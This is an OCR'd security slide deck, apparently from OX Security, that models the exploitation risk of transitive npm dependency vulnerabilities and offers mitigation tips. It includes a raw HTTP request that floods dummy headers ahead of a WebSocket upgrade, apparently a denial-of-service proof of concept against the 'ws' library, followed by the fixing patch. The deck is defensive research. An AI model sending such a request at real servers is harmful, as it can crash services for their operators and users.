
$$Risk = 1 - \prod_{i=1}^{|V|} \left(1 - (e_i \cdot \alpha)^{d_i + 1}\right)$$



- Higher vs. Lower α

Risk Formula

$$Risk = 1 - \prod_{i=1}^{|V|} \left(1 - (e_i \cdot \alpha)^{d_i+1}\right)$$




CWE	**CWE-918: SSRF**	**CWE-1321: Prototype Pollution**	**CWE-789: Memory Allocation with Excessive Size Value**
Exploitability Probability	**0.6818**	**0.68705**	**0.45836**

Risk Formula

$$Risk = 1 - \prod_{i=1}^{|V|}\left(1 - (e_i \cdot \alpha)^{d_i+1}\right)$$

Security Baggage of @parse/push-adapter@5.1.1

CWE	CWE-918: SSRF	CWE-1321: Prototype Pollution	CWE-789: Memory Allocation with Excessive Size Value
Exploit Prob.	0.6818	0.68705	0.45836
Depth	2	3,3,5	4



With α=0.9

Final Risk Calculation: 1−(0.7690 · 0.8538 · 0.8538 · 0.9441 · 0.9881) =

1 - 0.5229 = $\boxed{0.4771}$

With α=0.4


Final Risk Calculation: 1−(0.9797 · 0.9943 · 0.9943 · 0.9996 · 0.9998) =

1 - 0.968 = $\boxed{0.0320}$


How to Survive the Transitive Vulnerability Locusts

Tip #1 - Virtual Patching

Deployment of a WAF/API Security solution in front of your applications might save you a lot of trouble




```
GET / HTTP/1.1
10: x
11: x
12: x
13: x
14: x
15: x
16: x
17: x
18: x
19: x
20: x
```



```
t%: x
t&: x
t': x
t*: x
t+: x
t-: x
t.: x
t0: x
connection: Upgrade
upgrade: websocket
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Host: 127.0.0.1:1337
```

Tip #2 - Patch it Yourself




```
5 lib/websocket-server.js
@@ -235,6 +235,7 @@ class WebSocketServer extends EventEmitter {
    socket.on('error', socketOnError);

    const key = req.headers['sec-websocket-key'];
+   const upgrade = req.headers.upgrade;
    const version = +req.headers['sec-websocket-version'];

    if (req.method !== 'GET') {
@@ -243,13 +244,13 @@ class WebSocketServer extends EventEmitter {
      return;
    }

-   if (req.headers.upgrade.toLowerCase() !== 'websocket') {
+   if (upgrade === undefined || upgrade.toLowerCase() !== 'websocket') {
      const message = 'Invalid Upgrade header';
      abortHandshakeOrEmitwsClientError(this, req, socket, 400, message);
      return;
    }

-   if (!key || !keyRegex.test(key)) {
+   if (key === undefined || !keyRegex.test(key)) {
      const message = 'Missing or invalid Sec-WebSocket-Key header';
      abortHandshakeOrEmitwsClientError(this, req, socket, 400, message);
      return;
```

```
4 lib/websocket.js
@@ -928,7 +928,9 @@ function initAsClient(websocket, address, protocols, options) {

    req = websocket._req = null;

-   if (res.headers.upgrade.toLowerCase() !== 'websocket') {
+   const upgrade = res.headers.upgrade;
+
+   if (upgrade === undefined || upgrade.toLowerCase() !== 'websocket') {
      abortHandshake(websocket, socket, 'Invalid Upgrade header');
      return;
    }
```


Tip #3 - Scheduled Rebuilds

Semantic versioning is AppSec best friend



https://blog.deps.dev/

Tip #4 - Choose Your Version Wisely



Parse Server

Future Work

- Evaluate different languages’ CWE exploitability behavior
- Explore LLM for transitive vulnerabilities analysis
- Evaluate EPSS & KEV vs. our risk model

Key Takeaways

- Different open source vulnerability classes has different likelihood of exploitation
- Depth of a transitive vulnerability has tremendous effect on its exploitability likelihood
- Mature DevSecOps & AppSec culture will reduce your risk expose dramatically

Big kudos for our research colleagues

Adi Zlotkin & Talia Sacajiu

For their contribution to this research

Thank You

ox security